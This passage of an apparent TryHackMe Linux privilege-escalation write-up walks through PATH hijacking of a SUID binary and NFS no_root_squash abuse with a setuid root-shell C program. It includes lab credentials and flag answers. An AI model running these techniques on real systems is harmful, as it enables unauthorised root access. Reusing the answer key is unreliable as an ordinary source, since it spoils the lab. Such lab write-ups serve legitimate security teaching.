alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$
```

Once executed “path” will look for an executable named “thm” inside folders listed under PATH.
If any writable folder is listed under PATH we could create a binary named thm under that directory and have our “path” script run it. As the SUID bit is set, this binary will run with root privilege
A simple search for writable folders can be done using the “`find / -writable 2>/dev/null`” command. The output of this command can be cleaned using a simple cut and sort sequence.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$
```

Some CTF scenarios can present different folders but a regular system would output something like we see above.
Comparing this with PATH will help us find folders we could use.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

We see a number of folders under /usr, thus it could be easier to run our writable folder search once more to cover subfolders.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```

An alternative could be the command below.

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

We have added “grep -v proc” to get rid of the many results related to running processes.
Unfortunately, subfolders under /usr are not writable
The folder that will be easier to write to is probably /tmp. At this point because /tmp is not present in PATH so we will need to add it. As we can see below, the “**`export PATH=/tmp:$PATH`**” command accomplishes this.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

At this point the path script will also look under the /tmp folder for an executable named “thm”.
Creating this command is fairly easy by copying /bin/bash as “thm” under the /tmp folder.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user's right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

Answer the questions below


! Establish SSH session to Target Machine:

→ ***run***: `ssh karen@<TARGET_MACHINE_IP>`

→ ***enter*** *password:* `Password1`

1. What is the odd folder you have write access for?
   Answer: */home/murdoch*

→ ***run***: `find -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u`




2. Exploit the $PATH vulnerability to read the content of the flag6.txt file.

run *commands:*

→ *cd /home/murdoch (move to 'murdoch' directory)*
→ *ls -l (check permissions of files. NOTE: 'test' file has SUID bit set)*
→ *export PATH=/home/murdoch (include path to where PATH can look for executable files)*
→ *echo $PATH (verify if the export is successful)*
→ *echo "/bin/bash" > thm (create and 'thm' executable file)*

→ *ls (verify if file was created successfully)*
→ *chmod 777 thm (allowed everybody execute permission to 'thm')*
→ *whoami (check current user)*
→ *./test (execute script)*
→ *whoami (verify if privilege is successful)*
→ *find / -type f -name flag6.txt 2>/dev/null*



3. What is the content of the flag6.txt file?
Answer: *THM-736628929*

→ ***run***: `cat /home/matt/flag6.txt`

Task 11 Privilege Escalation: NFS

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen
Password: Password1

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSHprivate key on the target system and connecting via SSH with root privileges instead of trying to increase your current user's privilege level.

Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.

NFS (Network File Sharing) configuration is kept in the **/etc/exports** file. This file is created during the NFS server installation and can usually be read by users.

```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)


alper@targetsystem:/$
```

The critical element for this privilege escalation vector is the “no_root_squash” option you can see above. By default, NFS will change the root user to nfsnobody and strip any file from operating with root privileges. If the “**no_root_squash**” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

We will start by enumerating mountable shares from our attacking machine.

```
┌──(root💀TryHackMe)-[~]
└─# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

┌──(root💀TryHackMe)-[~]
└─#
```

We will mount one of the “n**o_root_squash**” shares to our attacking machine and start building our executable.

```
┌──(root💀TryHackMe)-[~]
└─# mkdir /tmp/backupsonattackermachine

┌──(root💀TryHackMe)-[~]
└─# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine
```

As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.

```
  GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

Once we compile the code we will set the SUID bit.

```
┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# gcc nfs.c -o nfs -w

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# chmod +s nfs

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

You will see below that both files (nfs.c and nfs are present on the target system. We have worked on the mounted share so there was no need to transfer them).

```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root    76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups#
```

Notice the nfs executable has the SUID bit set on the target system and runs with root privileges.

Answer the questions below

! Establish SSH session to Target Machine:

→ ***run***: `ssh karen@<TARGET_MACHINE_IP>`


→ ***enter*** *password:* `Password1`

1. How many mountable shares can you identify on the target system?

   Answer: *3*

on Attack Terminal:

→ ***run***: `showmount -e <Target_Machine_IP>`




2. How many shares have the "no_root_squash" option enabled?

Answer: `3`

on Target Terminal:

→ ***run***: `cat /etc/exports`




3. Gain a root shell on the target system

Completed

Step 1: ***Search for a mountable share folder which has executable permission from the three files with the 'no_root_squash' element.***

on Attack Terminal:

→ ***run:*** `ls -l` *('tmp' directory has executable permission)*



Step 2: ***create the script file (exploit)***

on Attack Terminal:


→ ***run*** *commands:*

`mkdir /tmp/attackmachine_directory` *(create the directory to be mounted to target machine)*

`mount -o rw 1<Target_Machine_IP>:/tmp /tmp/attackmachine_directory` *(mount the directory)*

`cd /tmp/attackmachine_directory/` *(move to the mounted directory to create the exploit)*


`nano nfs.c` *(launch nano editor to create exploit file)*



Cont.

→ ***write*** *the given script*

→ ***save*** *file:* `ctrl + x, y, enter`




Cont.

→ ***run***: `ls` *(verify script file was created)*

→ ***run***: `gcc nfs.c -o nfs -w` *(compile the file)*


→ *run*: `ls -l nfs` *(verify the SUID bit is set on the file)*



Step 3: *Run exploit and capture the search for the flag*

on both Attack and Target terminals:

→ ***run***: `ls -la` *(verify if files on the Target Machine is being shared and the '**nfs**' file exists)*




Cont.

on Target Terminal:

→ ***verify*** *the SUID bit on the '**nfs**' file is set.*

→ ***run***: `pwd` *(verify current directory is root)*

→ ***run***: `./tmp/nfs` *(execute the exploit)*



4. What is the content of the flag7.txt file?

Answer: `THM-89384012`

Cont.

→ ***run***: `find / -type -f -name flag7.txt 2>/dev/null` *(find the file containing the flag)*

→ ***run***: `cat /home/matt/flag7.txt` *(print the flag)*

Task 12 Capstone Challenge

By now you have a fairly good understanding of the main privilege escalation vectors on Linux and this challenge should be fairly easy.

You have gained SSH access to a large scientific facility. Try to elevate your privileges until you are Root.
We designed this room to help you build a thorough methodology for Linux privilege escalation that will be very useful in exams such as OSCP and your penetration testing engagements.

Leave no privilege escalation vector unexplored, privilege escalation is often more an art than a science.


You can access the target machine over your browser or use the SSH credentials below.

- Username: leonard
- Password: Penny123

Answer the questions below

Initial Access:

Establish SSH session to Target Machine:
→ ***run***: `ssh leonard@<TARGET_MACHINE_IP>`
→ ***enter*** *password*: `Penny123`



